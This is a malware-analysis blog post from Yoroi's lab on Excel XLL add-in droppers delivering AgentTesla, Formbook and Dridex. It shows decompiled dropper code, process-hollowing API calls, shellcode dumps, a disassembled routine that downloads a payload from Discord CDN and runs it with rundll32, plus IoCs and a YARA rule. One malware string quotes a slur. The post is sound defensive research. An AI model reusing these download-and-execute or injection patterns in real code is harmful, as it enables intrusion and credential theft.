

# Office Documents: May the XLL technique change the threat Landscape in 2022?

yoroi.company/research/office-documents-may-the-xll-technique-change-the-threat-landscape-in-2022/

November 16, 2021



11/16/2021

## Introduction

Contrasting the malware delivery is hard. Cyber attackers evolve their techniques frequently, but a major trend remained constant: Microsoft Office and Excel documents represent the favorite delivery method many cyber criminals use to inoculate malware into private and public companies. This technique is extremely flexible and both opportunistic and APT actors abuse it.

In the last months, we monitored with particular attention several attack waves adopting a new delivery technique: binary libraries directly loaded by Microsoft Excel, just in one click. This emergent delivery technique leverages XLL files, a particular file type containing a Microsoft Excel application ready to be loaded.

This Microsoft Office exploitation method is silently abused in many attack waves around the world, but recently, this new emergent technique **landed in Italy too**. In fact, we observed cybercriminal campaigns leveraging XLL files against manufacturing companies.

For this reason, the Yoroi Malware ZLab decided to dig inside this technique providing a bird view of the evolution of malicious office file techniques and a detailed analysis of this new method abused by cyber-criminals.

## Technical Analysis

### The Timeline

Before 2017, the most email-based attacks were based on VBA macro weaponized Office documents. The VBA macro scripts are legit tool allowing users to automatize some elementary operations in complex documents. However, due to that capability to execute code, attackers create obfuscated payloads to download and execute other malicious stages.

In 2017, two critical exploits were released to the public, and attackers extensively adopted it in widespread spam campaigns. : CVE-2017-0199 and CVE-2017-11882:

- CVE-2017-0199 allows an attacker to download and execute malicious HTA files from the internet, due to a flaw in the handling and parsing of OLE Objects inside the malicious document. We tracked that vulnerability inside an old blog post, [Playing Cat and Mouse: Three Techniques Abused to Avoid Detection - Yoroi](#)


- CVE-2017-11882 is a remote code execution vulnerability allowing the attacker to execute a shellcode embedded inside the malicious document, due to a flaw in memory handling of the Equation Editor component, present inside of all Office applications. We tracked this technique in many reports, and we noticed that it has been used for many years thanks to its adaptability through malware operations. It was used both in APT and cybercrime operations.

Then, between 2018 and 2020, we observed new spikes of VBA macro adoption in malicious documents. In this period, the attackers improved in an intensive way the obfuscation of the payloads, adding a large number of intermediate dropping stages, composed by many different types of technologies and scripts.

In the beginning of 2020, many attackers started to adopt a new technique, the exploitation of the XLM Macro 4.0 scripts, a legacy technology present in Microsoft Office since 1992 and compatible from Windows 3.1 to the newest versions.

The recent analysis and detections revealed that this kind of scripts are extremely effective in evading antivirus detection. So, malware writers decided to improve this technique creating a hybrid approach combining the usage of both XLM macro and VBA ones as well. That behavior boosted and it is widely used since today.

Along the XLM and classic macros, in the middle of 2021 something is changing: threat actors are starting to use the XLL files.



## The XLL Dropper

A malicious attack using abusing the XLL vector starts with the delivery of a malicious file with the extension “XLL”.

It is the Excel Add-In file, that provides a way to use third-party tools and functions within Microsoft Excel. The third-party code can be C/C++ .NET code inside the Excel environment. In fact, despite the Excel icon, the XLL file is a Dynamic Linked Library, a binary executable file.



For instance, the XLL sample file has the following static information:

<b>Hash</b>	994013d66ae20cfa4ef1097d73481b00a672131d0de44d79a04ff12f492aae55
<b>Threat</b>	XLL Dropper
<b>Brief Description</b>	Malicious XLL file, dropping several payloads
<b>SSDEEP</b>	12288:70Ws7IMtR4yVld8bzbBSreqhgFK/UqWdP:70bdkX1CcLd

Table 1: Static information about the sample

The sample has been weaponized by using the open-source tool named Excel-DNA available on [GitHub](#), it works adding an executable resource inside the file compressed with LZMA algorithm.




Figure 1: Static information of the EXCEL-DNA component and relative manual extraction

The retrieval of the payload can be performed manually by extracting the resource using an archive manager tool compatible with LZMA algorithm. In detail, the payload is stored in the PE resource with the properties "Assembly LZMA", so we were able to extract it and decompress it.




Figure 2: Extraction of .xll file

## The DLL payload

The payload executed inside the XLL file is another DLL file, having the following static information:

<b>Hash</b>	8f9dcf822dd8f22dd3c21f0798e97554a24b05a0fa3065d2580933ff4af29a6d
<b>Threat</b>	.NET dll embedded payload
<b>Brief Description</b>	Payload contained inside the XLL file.
<b>SSDEEP</b>	96:mFCZXPfomsKQrdLVaBIP1WiGxB7BHjA5ASDBmq9:mFCIvKQrmanQ39HjA2on

Table 2: Static information about the sample

The goal of this payload is the download and execution of two other payloads from the internet. The DropURLs are obfuscated through a series of simple characters manipulations, as shown in the following screen:




Figure 3: Decoding the first DropURL

After decoding the URL, we obtained a link pointing to the Discord Content Delivery Network, widely used by cyber criminals to deliver malware. The link were not easily readable in during the static inspection because it is stored in an obfuscated manner. Once decrypted with a XOR-like function, named by the malware writer “onetimepass” it becomes readable.

This decryption function is then used also to decode the second payload shows the same behavior.




Figure 4: First Encrypted Payload




Figure 5: XOR Decryption Function




Figure 6: Second Encrypted Payload

Once the two payloads have been decoded, they are loaded in memory with the reference to the legit process path “aspnet\_regbrowsers.exe”. Now, the malware has prepared all the environment for the next stage of the infection, the injection phase.

```

28     string[] array = new string[]
29     {
30         Program.onetimepass(Encoding.UTF8.GetString(bytes2), Program.chrome),
31         Program.forgetPassword("=,lex=,le.sr=,leswo=,lrbger_te=,lnpsa=,!\91=,!303=,!.0.4v\|=,!kro=,!
32         wema=,!rF=,!\TE=,!N.t=,!f=,!oso=,!rciM=,!\swo=,!dni=,!W\|=,!:C=,! ", "="),
33         Program.onetimepass(Encoding.UTF8.GetString(bytes), Program.chrome)
34     };
35     string text = Program.reader(array[1]);
36     byte[] array2 = Convert.FromBase64String(array[0]);
37     object obj = new object[]

```

Name	Value
array	string[0x00000003]
[0]	"TVqQAAMAAAEAAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
[1]	@ "exe.sresworbger_tenpsa\91303.0.4\krowemarF\TEN.tfosorciM\swodniW\c"
[2]	"TVqQAAMAAAEAAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
text	@ "C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe"

Figure 7: Decoding the payloads

## The Injection Module

Like most crimeware, it adopts the injection self-defense technique, inoculating the malicious code inside one of the legit processes of the Microsoft Windows environment.

The two components isolated in the previous phase have this purpose, one of them is the injection code, the other is the payload to inject inside a target process.

Hash	2f4dede7501c5e406ba8063dc53c48199620197a3c925fdf193dd5134749791e
Threat	DLL Loader
Brief Description	Injects (Process Hollowing) the first payload in <b>aspnet_regbrowsers.exe</b>
SSDEEP	1536:JKb0LsDiNcDWJ6BFwwQXXGBTfA3prSXqTNETV+kNgJ5PqNslOYu:JSeNMBA2bFa5wT9NgpA

Table 3: Static information about the sample

The payload contained inside the “array[2]” variable array is immediately decoded from Base64 and loaded in memory thanks to the “Assembly.Load” .NET routine.

```

34     string text = Program.reader(array[1]);
35     byte[] array2 = Convert.FromBase64String(array[0]);
36     object obj = new object[]
37     {
38         text,
39         string.Empty,
40         array2
41     };
42     if (text.Length > 5)
43     {
44         Assembly assembly = Assembly.Load(Convert.FromBase64String(array[2]));
45         BindingFlags invokeAttr = BindingFlags.InvokeMethod;
46         assembly.GetType("SaveMe.card").InvokeMember("WeatherApp", invokeAttr, null, null, (object[])
47         obj);

```

Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Address
System.Configur...	No	No	No	7	4.6.1590.0 built by: NETFXREL2	7/14/2016 9:57:27 PM	000000001B9B0000-000000001BA1...
System.Xml.dll	No	No	No	8	4.6.1590.0 built by: NETFXREL2	7/14/2016 9:57:46 PM	000000001C310000-000000001C59...
SaveMe	No	No	Yes	9	13.2.2.4	<Unknown>	00000000008D0000-00000000008E...

Figure 8: Payload loaded in memory

The just loaded dll invokes the method “WeatherApp”, which accepts three arguments: the path of **aspnet\_regbrowsers.exe**, an empty string and the first payload (array[0]). This module is an additional DLL loaded with process hollowing techniques.

Name	Value
u2	"kernel32.dll"
u7	"ntdll.dll"
u4	"CreateProcessA"
u5	"GetThreadContext"
u11	"SetThreadContext"
u10	"Wow64GetThreadContext"
u12	"Wow64SetThreadContext"
u3	"ReadProcessMemory"
u6	"WriteProcessMemory"
u	"NtUnmapViewOfSection"
u8	"VirtualAllocEx"
u9	"ResumeThread"

svchost.exe	3,080 K	11,232 K
svchost.exe	2,208 K	11,824 K
lsass.exe	4,008 K	10,588 K
winlogon.exe	1,588 K	6,332 K
dwm.exe	< 0.01	22,872 K
explorer.exe	0.77	31,284 K
vmtoolsd.exe	< 0.01	10,224 K
dnSpy.exe	< 0.01	397,280 K
SharpDllLoader.exe	22,372 K	46,612 K
conhost.exe	1,948 K	9,872 K
aspnet_regbrowsers.e...	Susp...	352 K
proceXP64.exe	< 0.01	27,136 K

Figure 9: Classic Process Hollowing into aspnet\_regbrowsers.exe

### The Payloads

Since its initial distribution, we monitored the malicious drop urls to track any changes to the delivery infrastructure. We tracked a series of XLL files having the same behavior and they leverage Discord CDN to vehicolate other different payloads. The first one is AgentTesla.

<b>Hash</b>	50d645e57a915baf4db98b6476681dce65d809e84f2c72eff0d6db4b10fd28d0
<b>Threat</b>	AgentTesla Stealer
<b>Brief Description</b>	Obfuscated AgentTesla
<b>SSDEEP</b>	3072:Q9Wgl88xlaXntoTAKeNGUsE1M+IJKEOuU6btrJ58low2wefpxSql.8cQWxQq8E3zH:QzVtok0UY+qkR298Irmv4HWsE3z6UJ

Table 4: Static information about the sample

We were able to immediately identify the main routine of this sample. In the following screen we show the main method and a piece of the target applications found by AgentTesla to perform its operations of exfiltration.

The screenshot shows a debugger window with C# code for a 'Main method'. The code includes creating a StringBuilder, a List, and using Environment.GetFolderPath to find application data paths. Below the code is a 'Locals' window with a table of 'Target Applications':

Name	Value	Type
<PrivateImplementationDetails>{58038FB0-0578-46AE-BD9F-E56...}	"Opera Browser"	string
System.Environment.GetFolderPath returned	@ "C:\Users\finch\AppData\Roaming"	string
<PrivateImplementationDetails>{58038FB0-0578-46AE-BD9F-E56...}	@ "Opera Software\Opera Stable"	string
System.IO.Path.Combine returned	@ "C:\Users\finch\AppData\Roaming\Opera Software\Opera Stable"	string
<PrivateImplementationDetails>{58038FB0-0578-46AE-BD9F-E56...}	"Yandex Browser"	string
<PrivateImplementationDetails>{58038FB0-0578-46AE-BD9F-E56...}	@ "Yandex\YandexBrowser\User Data"	string
System.IO.Path.Combine returned	@ "C:\Users\finch\AppData\Local\Yandex\YandexBrowser\User Data"	string

Figure 10: AgentTesla Stealing Function

Besides that sample, we retrieved other XLL samples having the same infection chain and it is a Formbook/XLoader payload, having the following static information:

<b>Hash</b>	64a668add3d7f3bbcc0ef6acb25529c70df773d74e7e17a4a8fd8c95e81ee8bd
<b>Threat</b>	Formbook
<b>Brief Description</b>	Formbook payload retrieved in a second time from the dropurl
<b>SSDEEP</b>	3072:W7psS2npp9ymO/pw4imY0bXkN6edhTDYEUvCJ6Trad+:Wu/emlpwdrTN6edhvYdg6fR

Table 11: Static information about the sample

After an intensive debugging session, we isolated the routine aimed at decoding the shellcode to be injected into explorer process, as reported also by [Fortinet](#).



```

00000000188078D4 6548:880425 30000000 mov rax,qword ptr [30]
00000000188078D0 C3          ret
00000000188078DE 48:8841 10   mov rax,qword ptr ds:[rcx+10]
00000000188078E2 C3          ret
00000000188078E3 90          nop
00000000188078E4 90          nop
RIP R10 → 00000000188078E5 68 1AFD3BA2 push FFFFFFFA238FD1A
00000000188078EA C74424 04 FF7F0000 mov dword ptr ss:[rsp+4],7FFF
00000000188078F2 E8 22000000 call 18807919
00000000188078F7 E8 F6000000 call 188078F2
00000000188078FC E8 30000000 call 1880793E
0000000018807901 C3          ret
0000000018807902 E8 00000000 call 18807907
0000000018807907 58          pop rax
0000000018807908 C3          ret
0000000018807909 E8 08000000 call 18807919
000000001880790E E8 DFF00000 call 188076F2
0000000018807913 E8 26000000 call 1880793E
0000000018807918 C3          ret
0000000018807919 48:870424   xchg qword ptr ss:[rsp],rax
000000001880791D 53          push rbx

```

Decoding the Shellcode

Address	Hex	ASCII
00000000187E0000	39 DF 15 B5 19 73 0F A3 77 96 E7 95 ED C1 89 FC	98.µ.s.ew.c.1A'u
00000000187E0010	90 F6 0A 9F 24 91 B8 CA 91 E9 B4 19 D5 62 6E F9	.o.s.ē.e.0bnū
00000000187E0020	BB 23 E4 76 85 90 AF A9 A0 DC 60 FC 5F D1 F9 75	=#v., @ Ū ū Nūu
00000000187E0030	C4 3D A0 00 80 C8 01 18 86 99 67 94 F0 04 0F 71	A=..ē...g.ō..q
00000000187E0040	01 2A 89 1E 5D 9E 8B EC F0 89 C0 A5 7C C4 F8 D7	..].x10'Av!Aøx
00000000187E0050	3D F4 10 21 2E 26 87 07 FA 0'C...l=ō..ē.ū	
00000000187E0060	82 76 5D C8 F4 DF 57 8D 05 .ā!%..*v!Eōōw.ō	
00000000187E0070	7E 91 77 0E 28 A9 ED 47 A2 ..6U.7Y-.w.+.G.	

Memory region

```

00000000 39 df 15 b5 19 73 0f a3 77 96 e7 95 ed c1 b9 fc 9...s.w.....
00000010 90 f6 0a 9f 24 91 b8 ca 91 e9 b4 19 d5 62 6e f9 ...f.....bn.
00000020 bb 23 e4 76 85 90 af a9 a0 dc 60 fc 5f d1 f9 75 =#v.....'..u
00000030 c4 3d a0 00 80 c8 01 18 86 99 67 94 f0 04 0f 71 =.].x10'Av!Aøx
00000040 01 2a 89 1e 5d 9e 8b ec f0 89 c0 a5 7c c4 f8 d7 ..].x10'Av!Aøx
00000050 f2 b9 c7 85 18 69 ce 3d f4 10 21 2e 26 b7 07 fa 0'C...l=ō..ē.ū
00000060 1b e4 6c a7 25 2e 80 b2 76 5d c8 f4 df 57 8d 05 .ā!%..*v!Eōōw.ō
00000070 15 0c 36 55 85 37 59 7e 91 77 0e 2b a9 ed 47 a2 ..6U.7Y-.w.+.G.
00000080 d3 63 be 3a cc c8 fc 9c 97 3f c6 75 a2 b7 34 60 .c:.....?u..4'
00000090 38 22 04 58 24 9a 15 d4 bf 72 e3 95 b4 31 f1 2e 8'Xf.....r...l.
000000a0 d6 b5 30 e5 55 fd 99 07 99 fb 27 e.Xcq..0.U.....'
000000b0 60 4c 05 24 89 91 72 6c 21 91 92 ad 22 70 71 .H.....g.....12.....

```

Shellcode injected inside Explorer.exe Process

```

00000000 39 df 15 b5 19 73 0f a3 77 96 e7 95 ed c1 b9 fc 9...s.w.....
00000010 90 f6 0a 9f 24 91 b8 ca 91 e9 b4 19 d5 62 6e f9 ...f.....bn.
00000020 bb 23 e4 76 85 90 af a9 a0 dc 60 fc 5f d1 f9 75 =#v.....'..u
00000030 c4 3d a0 00 80 c8 01 18 86 99 67 94 f0 04 0f 71 =.].x10'Av!Aøx
00000040 01 2a 89 1e 5d 9e 8b ec f0 89 c0 a5 7c c4 f8 d7 ..].x10'Av!Aøx
00000050 f2 b9 c7 85 18 69 ce 3d f4 10 21 2e 26 b7 07 fa 0'C...l=ō..ē.ū
00000060 1b e4 6c a7 25 2e 80 b2 76 5d c8 f4 df 57 8d 05 .ā!%..*v!Eōōw.ō
00000070 15 0c 36 55 85 37 59 7e 91 77 0e 2b a9 ed 47 a2 ..6U.7Y-.w.+.G.
00000080 d3 63 be 3a cc c8 fc 9c 97 3f c6 75 a2 b7 34 60 .c:.....?u..4'
00000090 38 22 04 58 24 9a 15 d4 bf 72 e3 95 b4 31 f1 2e 8'Xf.....r...l.
000000a0 d6 b5 30 e5 55 fd 99 07 99 fb 27 e.Xcq..0.U.....'
000000b0 60 4c 05 24 89 91 72 6c 21 91 92 ad 22 70 71 .H.....g.....12.....

```

Figure 12: Shellcode injected in explorer routine

Hash	7f1f224a14a2e412a8c22535fc584c31bbcf41241eb794c605c91987996d62e
Threat	Dridex
Brief Description	Dridex dropper
SSDEEP	768:ceQJmg+fxfveZ5RI3dO1+lpwY5xW04HPJ4hLqm9NdUPhnutmbX+NFw2WP0t9gE53:6f+f9eZzx++5SHhQ+qTciMlgAmw

We also found another interesting campaign hitting Italy and leveraging the XLL file-format. This time, it implements the “xlAutoOpen” export function in native C++ language, executing the malicious code in a similar manner of the “AutoOpen” function in the canonic VBA Macro.

This dropper downloads a second payload: a dll file able to load Dridex malware.

```

1 xlAutoOpen
2 lea ecx, [ebp+MultiByteStr]; Dst
   push 62h ; Size
   mov dword ptr [ebp+MultiByteStr], 0
   push offset aHttpsCdnDiscor ; "https://cdn.discordapp.com/attachments/..."
   mov [ebp+var_A50], 0
   mov [ebp+var_A4C], 0Fh
   mov [ebp+MultiByteStr], 0
   call sub_100043B0
   ; } // starts at 10001503
   ; try {
   mov byte ptr [ebp+var_4], 6
   lea ecx, [ebp+var_A48]; Dst
   push 66h ; Size
   mov [ebp+var_A48], 0
   push offset aHttpsCdnDiscor_0 ; "https://cdn.discordapp.com/attachments/..."
   mov [ebp+var_A38], 0
3 push 0 ; DWORD
   push offset aCProgramdataGa ; "C:\\ProgramData\\gay_nigger_porn.mkv"
   push ecx ; LPCWSTR
   push 0 ; LPUNKNOWN
   call URLDownloadToFileW
   push 088h ; Size
   lea eax, [ebp+var_B18]
   push 0 ; Val
   push eax ; Dst
4 loc_10002F24:
   xorps xmm0, xmm0
   mov [ebp+ExecInfo.cbSize], 3Ch
   lea eax, [ebp+ExecInfo]
   movlpd qword ptr [ebp+ExecInfo.lpIdList], xmm0
   push eax ; pExecInfo
   movlpd qword ptr [ebp+ExecInfo.hkeyClass], xmm0
   movlpd qword ptr [ebp+ExecInfo.u], xmm0
   mov [ebp+ExecInfo.fMask], 40h
   mov [ebp+ExecInfo.hwnd], 0
   mov [ebp+ExecInfo.lpVerb], 0
   mov [ebp+ExecInfo.lpFile, offset aRundll32Exe ; "rundll32.exe"
   mov [ebp+ExecInfo.lpParameters], offset aCProgramdataGa_0 ; "C:
   mov [ebp+ExecInfo.lpDirectory], offset aCWindowsSystem ; "C:\\W
   mov [ebp+ExecInfo.nShow], 5
   mov [ebp+ExecInfo.hInstApp], 0
   call SHShellExecuteExW

```

Figure 13: Dridex XLL dropper

## Conclusion

---

Delivering malware through weaponized Microsoft Office files is incredibly effective from the attacker perspective, so, new delivery techniques and the evolution of the strategies abused to inoculate malicious code inside company assets through this vector is a serious risk.

Monitoring and responding to new, emergent cyber-criminal trend is key part of what we do in Yoroi's Malware ZLAB, ensuring intelligent and adaptive protection to Yoroi customers. The increasing adoption of XLL files in Excel based attack campaigns is a **warning signal** telling us that cyber offenders are evolving to ensure their damage capabilities, pointing us in the direction to forecast **new potential explosion** of diversified malicious email waves in 2022.

## Indicator of Compromise

---

Hash:

- 994013d66ae20cfa4ef1097d73481b00a672131d0de44d79a04ff12f492aae55
- 8f9dcf822dd8f22dd3c21f0798e97554a24b05a0fa3065d2580933ff4af29a6d
- 2f4dede7501c5e406ba8063dc53c48199620197a3c925fdf193dd5134749791e
- 50d645e57a915baf4db98b6476681dce65d809e84f2c72eff0d6db4b10fd28d0
- C011cd7891e9668deaf83ebf396132d5ada8d8510a1d6853af748432a5280911
- 64a668add3d7f3bbcc0ef6acb25529c70df773d74e7e17a4a8fd8c95e81ee8bd
- 2bebbba83d0caec961116d39f9f52dbb2277c937ceef88326b34b646de3763fd0

Dropurl

- hxxps://cdn.discordapp.com/attachments/899351847805018123/899351889978748958/ascii.]txt
- hxxps://cdn.discordapp.com/attachments/901544852150427722/901953881720901683/tSq3sp.]txt
- hxxps://cdn.discordapp.com/attachments/897597296584298507/897960862311120917/Wiovms.]txt

C2 (AgentTesla SMTP):

- sales@[bswaterenergy].com
- Info@[aothailand].com

C2 (Formbook):

art-space.xyz/c8te/

## Yara Rules

---



rule generic\_xll\_x32

```
{
meta:
description = "Yara rule for generic x32 xll files"
author = "Yoroi Malware ZLab"
last_updated = "2021-05-11"
tlp = "white"
category = "informational"
strings:
    $STR1 = { 56 57 33 ff 80 3d ?? ?? ?? ?? 00 74 ?? 8b 15 ?? ?? ?? ?? 85 d2 75 ?? e8 ?? ?? ?? ?? 8b f0 8b ce e8 ?? ?? ?? ?? 8b 15
?? ?? ?? ?? 0f b6 c0 66 85 c0 0f 45 d6 89 15 ?? ?? ?? ?? 74 ?? 8b 42 10 85 c0 74 09 ff d0 c6 05 ?? ?? ?? ?? 01 e8 ?? ?? ?? ?? a1 ??
?? ?? ?? 85 c0 75 ?? e8 ?? ?? ?? ?? 8b f0 8b ce e8 ?? ?? ?? ?? 0f b6 c8 a1 ?? ?? ?? ?? 66 85 c9 0f 45 c6 a3 ?? ?? ?? ?? 74 ?? 8b 40
08 85 c0 74 ?? ff d0 0f b7 f0 e8 ?? ?? ?? ?? 5f 66 8b c6 c6 05 ?? ?? ?? ?? 00 c6 05 ?? ?? ?? ?? 01 5e c3 }
```

```
//          xlAutoOpen      proc near
// 56                                push     esi
// 57                                push     edi
// 33 FF                             xor      edi, edi
// 80 3D A2 F2 06 10 00             cmp     byte_1006F2A2, 0
// 74 44                             jz      short loc_1003B081
